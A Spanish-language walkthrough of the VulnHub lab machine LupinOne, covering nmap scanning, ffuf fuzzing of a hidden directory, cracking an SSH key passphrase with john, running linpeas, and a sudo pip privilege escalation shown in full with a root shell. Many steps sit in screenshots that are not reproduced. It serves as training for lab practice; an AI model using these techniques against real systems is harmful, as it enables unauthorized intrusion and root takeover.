LupinOne

Lo primero de todo es bajarnos la iso de vulnHub
https://www.vulnhub.com/entry/empire-lupinone,750/ y ver si es compatible con virtualbox , que es donde yo tengo mi laboratorio .
Dificultad: Media

Esta caja fue creada para ser mediana, pero puede resultar difícil si te pierdes.

CTF como caja. Tienes que enumerar todo lo que puedas.

Índice

Herramientas

Network Scanning

- netdiscover
- nmap

Enumeration

- abusing HTTP
- fuzzing

Exploitation

- john
- ssh


Privilege Escalation

- linpeas
- python library hijacking
- pip
- root flag

Una vez tenemos nuestro laboratorio montado con las dos máquinas , nos tenemos que asegurar de que las dos están en la misma red (Host-only) y que desde el kali hacemos ping en la otra :
El primer paso es saber la ip de la máquina vulnerable :


Sacar la ip de nuestra máquina atacante

Primero hacemos un **ip a** para saber la ip de nuestro kali



Sacar la ip de nuestra máquina vulnerable

Con el comando nmap -sP y la ip de nuestra máquina kali , sacamos la ip de la máquina vulnerable




Saber que puertos se encuentran abiertos

Ahora vamos a tirar el comando **nmap -sC -sV 192.168.1.2 ,** sobre nuestra máquina vulnerable para ver los puertos que tenemos abiertos .


Al lanzarlo nos damos cuenta de que en el puerto 22 hay un ssh que se está ejecutando en el puerto 80 por el nombre de myfiles
Nos vamos a nuestro navegador a comprobar que hay en este :

Explotación de los puertos abiertos




Error 404


Y al examinar el código html:



Apenas hemos sacado nada , por lo que ahora vamos a proceder a la técnica intrusiva **ffuf** para ver que podemos sacar .
Primero nos lo instalamos :



El cual nos va a sacar que hay un secreto , vamos a comprobarlo :




Hello Friend, Im happy that you found my secret diretory, I created like this to share with you my create
Its hided somewhere here, so that hackers dont find it and crack my passphrase with fasttrack.
I'm smart I know that.
Any problem let me know

Your best friend icex64


Hemos encontrado cosas , ya que habla de que hay una clave secreta , ahora como sacamos esa clave secreta , pues volvemos a tirar el comando ffuf pero añadimos

ffuf -c -ic -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u 'http://192.168.56.119/~secret/.FUZZ' -fc 403 -e .txt,.html

En lo que encontramos un archivo **mysecret.txt :**




Examinamos a fondo esta clave y descubrimos que está codificada en base 58,
El convertidor que he usado https://www.dcode.fr/base-58-cipher
al sacarlo podemos encontrar




Explotación de vulnerabilidades

Primero vamos a crear una carpeta para meter este ssh y el John que nos creará a continuación , yo he creado la carpeta lupin.




Una vez tenemos la carpeta , nos metemos desde root y creamos un archivo dentro con el código que nos ha salido , yo la he creado con nano .




Ahora vamos a pasar ese código a john con el comando :

Explotación de vulnerabilidades


Ahora para el siguiente comando , primero vamos a necesitar descargarnos wordlist de github https://github.com/drtychai/wordlists/blob/master/fasttrack.txt , es una lista de posibles claves




Ahora vamos a autorizar las entradas del puerto




Y una vez hecho le lanzamos :
Cuando lo lancemos nos pedirá la contraseña , la cual ponemos la que nos ha salido anteriormente .



Dentro encontramos:






Escalada de privilegios

Vamos a levantar una página para poder pasarnos una archivo desde la máquina kali al usuario que hemos obtenido .
primero nos vamos a descargar
https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS


Ahora con este comando en con el que me bajo esta herramienta en mi carpeta lupin python3 -c "import urllib.request;

urllib.request.urlretrieve('https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh', 'linpeas.sh')"

Levantamos la conexión




Y nos lo bajamos en el nuestro




Ahora utilizamos la herramienta y la lanzamos


Una vez lo lanzamos encontramos interesante :



Ahora nos vamos a ir a nano con esa dirección :



Y añadimos



Ahora iniciamos lo que hemos hecho con nano
sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
y probamos
Obtuvimos el usuario **arsene** y verificamos los permisos SUDO de este usuario y descubrimos que el usuario tiene privilegios para ejecutar pip binary como root sin autenticación. Tenemos una idea para hacer una escalada de privilegios de **pip** después de evaluar unos momentos más.
sudo -l

```
icex64@LupinOne:/tmp$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@LupinOne:/tmp$ sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
arsene@LupinOne:/tmp$
```

Ahora finalmente vamos a :
Utilizamos las instrucciones gtfo bien proporcionadas aquí para llevar a cabo la escalada de privilegios pip. Si sudo permite que el programa se ejecute como superusuario, conserva sus derechos elevados y se puede utilizar para acceder al sistema de archivos, escalar o mantener el acceso privilegiado.

Para llevar a cabo la escalada de privilegios pip, solo necesitamos ejecutar estos tres comandos.

TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TF

```
arsene@LupinOne:/tmp$ TF=$(mktemp -d)
arsene@LupinOne:/tmp$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)
')" > $TF/setup.py
arsene@LupinOne:/tmp$ sudo pip install $TF
Processing ./tmp.meQskLGSGC
# id
uid=0(root) gid=0(root) groups=0(root)
# cd / root
# ls
bin   etc         initrd.img.old  lib64       media  proc  sbin  tmp  vmlinuz
boot  home        lib             libx32      mnt    root  srv   usr  vmlinuz.old
dev   initrd.img  lib32           lost+found  opt    run   sys   var
# cd /root
# ls
root.txt
# cat root.txt
```